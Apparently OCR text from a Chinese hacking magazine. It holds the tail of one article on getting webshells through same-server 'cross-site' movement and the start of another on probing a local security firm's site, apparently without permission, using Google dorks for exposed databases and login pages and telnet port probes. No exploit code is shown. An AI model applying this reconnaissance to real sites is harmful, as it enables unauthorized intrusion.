


图17




图18




图19

至此，通过“跨站”获得了目标网站的webshell。可以看到此“跨站”是利用这个网站的webshell跨到同服务器的别的网站目录下，获得权限，进而获得别的网站的webshell，而不是XSS的彼跨站。

通篇文章都是比较老套的方法，高手和大牛莫笑。

一波三折

——对本地安全公司的检测

saline

话说小菜看了许久的X档案，早就想练练技术了，恰逢本地的安全公司在招人，听说某个同学因为入侵得到了服务器进入了这个公司，于是我也是想起这念头想去试试，等到小菜成功的拿到服务器了给那公司说做兼职。可惜人家不要兼职。唉~读书不是我的错啊，读错时间了就是我的不是了。

不多说了，看看这个站（PS:起初我找这个网站找的好长的时间，居然在人才公司的广告都比本身的网站排名靠前，在百度翻了许久才翻出来，不容易啊，很低调）。打开后发现全部是静态页面，当时心理面凉了半截…不断的翻着，还是没有找到动态的，查看图片的路径也是没有找到分毫的关于各种编辑器的路径。site:xxx.com.cn inurl:asp?得到的结果如图1：




图1

使用site:xxx.com.cn inurl:aspx？的时候得到的结果，如图2。




图2

看到这个情形心都凉了半截，这样的站怎么去拿呢？什么线索都没有，拿什么去入侵啊？然后来在谷歌去搜索的时候发现结果完全不同，使用site:xxx.com.xn inurl:aspx?的时候得到的结果如图3所示：




图3

除了php的没有以外，其他的都是有收录的。想来那么多人喜欢谷歌还是有她得道理的，不是我们不支持国产，确实是国外却是比我们强大许多啊。悲哀啊…仔细的看了看还是没有什么明显的可以利用的，盯着那个“SiteServer ASK问答系统"试试我在谷歌找找它的漏洞信息之类的，但是找了很久都没有关于它的漏洞信息。于是小菜我后来不得不放弃，在那链接里面翻弄着，但是，还是一直没有结果。到下午还是暂时找到没有什么可以利用的，没有注册，没有上传…郁闷死了。然后来看看对方开启了什么端口吧！在命令符里面使用 telnet www.xxx.com.cn port来探测对方服务器开启的端口。分别使用telnet www.xxx.com.cn 21来探测是否开启21端口，telnet www.xxx.com.cn 3389来探测是否开启3389端口，最后得到的结果是开启了80（http），1433（mssql），3389(远程登录)，如图4所示。




图4

最后仔细想想自己收集的信息：

系统是Windows 2003+MSSQL

开放的端口:3389,1433,80

Web结构：asp.net+mssql

包括了一个主站还有一个webmail，采用的结构是:asp

网站总的感觉是个什么CMS整站系统，但是不怎么确定。

后来思量了下，想起了出名的 “谷歌黑客”，想起那些经典个各种语句，于是自己随便构造语句去搞了，开始是用的"mdb" site:xxx.com.cn在谷歌去弄的，想去搜索点数据库吧。没有想到居然真的会找到，如图5。




图5

看见这个结果心里一喜，终于让我抓住了，于是直接下载，可是悲哀的时没有一个可以下载回来，就是在那里当成摆设而已。完全是鸡肋嘛..郁闷，如图6。




图6

找了会发现自己居然连后台都没有找到，于是就采用"login" site:xxx.com.cn来试试是不是可以找到登录点，于是在谷歌继续login" site:xxx.com.cn发现数据还比较多，如图7。

呵呵，看见了这个应该是可以列目录啊，看来自己可是有戏了，于是一个一个的慢慢的看，慢慢的找...慢慢的看啊，一个一个的搞了近乎一个小时，想起了前辈的话语：搞站就是运气和技术外加体力的结合体。看来这个真没有假话...这个小时过得时那个凄惨啊！终于在经历了56分钟的时候我终于看见了有注册，还有登陆的..看来这是有戏的，如图8。

